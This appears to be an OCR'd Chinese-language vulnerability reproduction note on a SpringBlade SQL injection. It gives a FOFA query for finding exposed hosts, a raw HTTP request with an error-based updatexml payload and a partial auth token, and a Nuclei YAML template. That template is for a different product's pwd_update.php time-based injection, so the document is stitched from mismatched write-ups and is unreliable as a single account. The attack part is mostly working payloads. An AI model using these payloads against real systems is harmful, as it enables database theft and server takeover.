
S1-1SpringBlade-SQL

漏洞描述：

SpringBlade 框架后台 /api/blade-log/error/list路径存在SQL注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：



网络测绘：

fofa语法：

FOFA：body="https://bladex.vip"

漏洞复现：

payload：

```
GET /api/blade-log/error/list?updatexml(1,concat(0x7e,version(),0x7e),1)=1 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Blade-Auth: bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0ZW5hbnRfaWQiOiIwMDAwMDAiLCJ1c2VyX25hbWUiOiJhZGlpbiIsInJlYWxfbmFtZSI6IueuoeeQhuWRmCIsImF1dGhvcml0aWVzIjpbImFkb
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:
利用报错注入查询数据库版本

Yaml模板

```
id: F2-2FuJianKeLiXunTongXin-SQL

info:
  name: F2-2FuJianKeLiXunTongXin-SQL
  author: Kpanda
  severity: critical
  description: pwd_update.php接口处存在SQL注入漏洞
  reference:
    - https://blog.csdn.net/qq_41904294/article/details/136925239?spm=1001.2014.3001.5502
  tags: CVE-2024-2620,FuJianKeLiXunTongXin,SQL


http:
  - raw:
      - |
        GET /api/client/user/pwd_update.php?usr_number=1%27%20AND%20(SELECT%207872%20FROM%20(SELECT(SLEEP(6)))DHhu)%20AND%20%27pMGM%27=%27pMGM&new_password=1&sign=1 HTTP
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
        Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
        Accept-Encoding: gzip, deflate, br
        Connection: close
        Upgrade-Insecure-Requests: 1

    matchers:
      - type: word
        part: header
        words:
          - '200'
      - type: dsl
        dsl:
          - 'duration>=6'
```